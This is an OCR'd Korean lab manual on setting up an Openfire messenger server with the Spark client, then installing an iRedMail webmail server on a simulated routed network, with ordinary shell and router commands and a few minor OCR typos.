


③ MySQL을 선택하고, Database URL에서 다음 2개의 항목을 수정한다.

- HOSTNAME → localhost
- DBNAME → openfire


Username, Password는 MySQL에 추가한 사용자 계정을 입력한다.

④ 관리자 프로파일을 생성하고 설정을 완료한다. 아래는 admin@sunrin.com을 입력했으나 실제 로그인시에는 admin만 입력하면 된다.




라. Openfire 환경 설정

① 웹브라우저를 이용하여 http://192.168.1.250:9090으로 접속하여 사용자 계정 등을 추가한다.
초기 설정에서 생성한 관리자 아이디인 admin으로 로그인한다.



② 메신저 등을 사용할 사용자 계정을 추가한다. 필요에 따라 그룹 정보를 생성하여 사용자를 그룹으로 관리할 수 있다.



3. Messenger 클라이언트 패키지 설치 및 활용

Openfire에서 접속하기 위해서는 XMPP를 지원하는 클라이언트 패키지인 Spark를 설치한다. 설치할 프로그램은 Spark이며 클라이언트 운영체제의 유형에 맞는 설치 프로그램을 다운로드한다. 일부 운영체제의 경우 JVM(Java Virtual Machine) 활용을 위해 Java 관련 패키지의 설치가 필요할 수 있다.


가. Spark 설치

① Spark 패키지 설치에 필요한 enp0s8만 활성화한다.

```
sunrin@client2:~$ sudo ifconfig enp0s3 down
sunrin@client2:~$ sudo ifconfig enp0s8 up
sunrin@client2:~$ ifconfig
enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::b027:291d:c398:b474  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1a:40:4b  txqueuelen 1000  (Ethernet)
        RX packets 44  bytes 6728 (6.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 88  bytes 11329 (11.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


② 배포 사이트에 접속하여 Spark를 다운로드 한다. 웹브라우저를 이용하거나 wget 명령을 이용한다.

- 배포 사이트 : http://www.igniterealtime.org/downloads/index.jsp
- 다운로드 명령어 : wget http://download.igniterealtime.org/spartk/spark_2_8_3..deb
- 설치 명령어 : dpkg –i spark_2_8_3..deb




```
sunrin@client2:~$ wget http://download.igniterealtime.org/spark/spark_2_8_3.deb
--2020-02-28 17:47:15--  http://download.igniterealtime.org/spark/spark_2_8_3.de
b
Resolving download.igniterealtime.org (download.igniterealtime.org)... 52.58.216
.59
```

③ 의존성 관리면에서 편리하게 웹브라우저를 통해 다운로드하여 설치한다.




④ 설치가 완료 후에 네트워크 인터페이스 설정을 변경한다.


```
sunrin@client2:~$ sudo ifconfig enp0s8 down
sunrin@client2:~$ sudo ifconfig enp0s3 up
```

나. Spark 활용


① Run spark 를 통해 Spark를 실행한다. 인증 문제 등으로 로그인이 되지 않는 경우 [Advanced]의 옵션을 조정한다.





② staff01 사용자가 staff02 사용자를 추가한다. staff02 사용자는 다음과 같이 추가 요청을 확인하고, [Accept]하여 상호간에 사용자 목록을 추가할 수 있다.



③ staff01 사용자가 staff02 사용자를 추가한다. staff02 사용자는 다음과 같이 추가 요청을 확인하고, [Accept]하여 상호간에 사용자 목록을 추가할 수 있다.
1:1 채팅, 그룹 채팅, 파일 전송 등 다양한 작업을 수행할 수 있다.







15 웹 메일 서버 구축

오픈 소스 기반의 웹 메일 서비스는 Zimbra, Roundcube, iRedMail, hMailserver 등 다양하게 배포되고 있다. 이 프로젝트에서 이용할 iRedMail 패키지는 레드햇, CentOS, 데비안, 우분투, FreeBSD, OpenBSD 등의 플랫폼에서 사용 가능하다. 또한 Postfix, Dovecot, Apache, MySQL, PostgreSQL과 같이 웹 메일 서비스에 필요한 다양한 패키지들을 설치 스크립트를 이용하여 손쉽게 설치할 수 있도록 지원한다.

■ 오픈 소스 기반 웹 메일

Zimbra - https://www.zimbra.com　　**Roundcube** - https://roundcube.net


iRedMail - http://www.iredmail.org　　**hMailserver** - https://www.hmailserver.com

이 프로젝트에서는 iRedMail를 이용하여 웹 메일 서버를 구축한다. [13 DNS 설정]에서 사용한 프로젝트를 확장하여 abc.com, xyz.com의 두 도메인으 이용하여 메일 주소를 생성하고, 서로 메일을 주고 받을 수 있도록 구성한다.

1. 실습용 네트워크 토폴로지 및 호스트 구성

위에서 구성한 토폴로지에 아래와 같이 라우터, 스위치, DNS 서버를 추가한다. 라우터 설정 및 DNS 서버 추가는 위의 [11 서버 구축 실습용 네트워크 토폴로지 구축]을 참고한다.

■ 네트워크 구성도



장치명	포트	IP주소	비고
R1	s0/0	14.58.90.5/30	
	s0/1	14.58.90.9/30	
	fa0/0	192.168.1.254/24	GW
	fa0/1	210100.100.254/24	GW
R2	s0/0	14.58.90.6/30	
	fa0/0	125.241.100.254/24	GW
R3	s0/0	14.58.90.10/30	
	fa0/0	8.8.8.254/24	GW

장치명	포트	IP주소	비고
Client	enp0s3	192.168.1.10/24	클라이언트
Client2	enp0s3	192.168.1.20/24	클라이언트
DNS	enp0s3	8.8.8.88/24	DNS 서버
abc.com	enp0s3	210.100.100.10/24	메일 서버
xyz.com	enp0s3	125.241.100.10/24	메일 서버

관리자 계정 정보 : root / sunrin

★ s0/0 = Serial0/0　★fa0/0 = fastethernet0/0

웹 메일 실습 과정은 다음과 같으며, 선택한 배포판에 따라 세부 과정은 달라질 수 있다.

네트워크 설정 → 필요 패키지 다운로드 → 설치 스크립트 수행 → 패키지 설치 및 설정 → 네트워크 설정 → 메일 계정 생성 → 호스트에서 접속

2. abc.com 추가

[네트워크 구성도]를 다음과 같이 토폴로지에 스위치 SW4, abc.com을 추가한다. 또한 라우터 R1의 인터페이스 설정, 라우팅 설정 등이 필요하다. 가상머신의 생성, GNS 등록 등은 [I 수업 준비]를 참고한다. abc.com은 xyz.com을 복제하고 네트워크 설정을 변경하여 사용할 수 있다.

가. 네트워크 설정

① 라우터 R1의 Fastethernet0/1의 IP주소를 설정한다.

② 라우터 R1에 210.100.100.0에 대한 라우팅 설정을 추가한다.

```
R1
R1(config-if)#router rip
R1(config-router)#network 210.100.100.0
R1(config-router)#do write
```

일정 시간 이후에 라우터 R2에도 라우팅 정보가 전파되어 라우팅 테이블이 갱신된 것을 확인할 수 있다.

```
R2
     8.0.0.0/24 is subnetted, 1 subnets
R       8.8.8.0 [120/2] via 14.58.90.5, 00:00:11, Serial0/0
     125.0.0.0/24 is subnetted, 1 subnets
C       125.241.100.0 is directly connected, FastEthernet0/0
R    210.100.100.0/24 [120/1] via 14.58.90.5, 00:00:11, Serial0/0
R    192.168.1.0/24 [120/1] via 14.58.90.5, 00:00:11, Serial0/0
     14.0.0.0/30 is subnetted, 2 subnets
R       14.58.90.8 [120/1] via 14.58.90.5, 00:00:11, Serial0/0
C       14.58.90.4 is directly connected, Serial0/0
R2#
```

나. abc.com 생성 및 /etc/hosts 파일 수정 **※ xyz.com에 대한 설치 및 설정 과정도 동일하므로 xyz.com의 과정은 생략한다.**

abc.com은 새로 생성하거나 xyz.com을 복제하여 호스트네임, 네트워크 설정 등을 수정하여 사용할 수 있다. abc.com 생성, GNS 등록 등은 [I 수업 준비]를 참고하고 이후 과정은 생략한다.

① iRedMail을 설치하기 위해서는 /etc/hostname, /etc/hosts 파일에 mail.iredmail.org와 같이 FQDN 추가가 필요하다.

```
root@mail:~# vi /etc/hostname
mail.abc.com
root@abc:~# vi /etc/hosts
127.0.0.1 mail.abc.com mail localhost
```

다. abc.com에 iRedMail 설치 및 설정

① wget https://github.com/iredmail/iRedMail/archive/1.1.tar.gz로 필요한 파일을 다운로드 한다.
다운로드할 파일 경로는 http://www.iredmail.org에서 확인한다.

```
root@abc:~# wget https://github.com/iredmail/iRedMail/archive/1.1.tar.gz
--2020-02-28 13:10:20--  https://github.com/iredmail/iRedMail/archive/1.1.tar.gz
Resolving github.com (github.com)... 15.164.81.167
Connecting to github.com (github.com)|15.164.81.167|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/iredmail/iRedMail/tar.gz/1.1 [following]
--2020-02-28 13:10:21--  https://codeload.github.com/iredmail/iRedMail/tar.gz/1.1
```

② tar –xvzf 1.1.tar.gz로 다운로드한 파일의 압축을 해제한다.

```
root@abc:~# ls -l 1.1.tar.gz
-rw-r--r-- 1 root root 210825 Feb 28 13:10 1.1.tar.gz
root@abc:~# tar -xvzf 1.1.tar.gz
```


1.1.tar.gz 파일이 iRedMail-1.1 디렉터리로 압축이 해제된 것을 확인할 수 있다.

```
root@abc:~# ls -l
total 212
-rw-r--r-- 1 root root 210825 Feb 28 13:10 1.1.tar.gz
drwxrwxr-x 9 root root   4096 Feb  8 08:30 iRedMail-1.1
```


③ iRedMail은 설치를 위한 셸 스크립트를 제공한다. 설치용 셸 스크립트에는 웹 메일 환경 구성에 필요한 Postfix, Dovecot, Nginx, MariaDB, PostgreSQL, RoundCube Webmail 등과 같은 필수 패키지에 대한 다운로드 및 설정 파일 변경, 방화벽 허용 정책 추가 등의 작업을 자동화하기 위한 스크립트로 이루어져 있다. 필요에 따라 스크립트를 수정하여 실행할 수 있다.
bash iRedMail.sh를 통해 설치를 진행한다. 네트워크 상황에 따라 설치에 필요한 패키지 다운로드에 많은 시간이 소요될 수 있다.

```
root@mail:~/iRedMail-1.1# bash iRedMail.sh
[ INFO ] Checking new version of iRedMail ...
[ INFO ] apt-get update ...
Hit:1 http://kr.archive.ubuntu.com/ubuntu bionic InRelease
Get:2 http://kr.archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:3 http://kr.archive.ubuntu.com/ubuntu bionic-backports InRelease [74.6 kB]
Get:4 http://kr.archive.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Get:5 http://kr.archive.ubuntu.com/ubuntu bionic-updates/main amd64 Packages [871 kB]
Get:6 http://kr.archive.ubuntu.com/ubuntu bionic-updates/main Translation-en [303 kB]
```


④ 다운로드가 완료되면 대화형 설정창이 나타난다.




⑤ 메일이 저장되는 경로를 지정한다. 기본값은 /var/vmail이다




⑥ 서버에서 사용할 웹서버를 선택한다. Nginx를 선택한다.




⑦ 서버에서 사용할 DBMS를 선택한다. PostgreSQL을 선택한다.




⑧ PostgreSQL 관리자 패스워드를 설정한다.



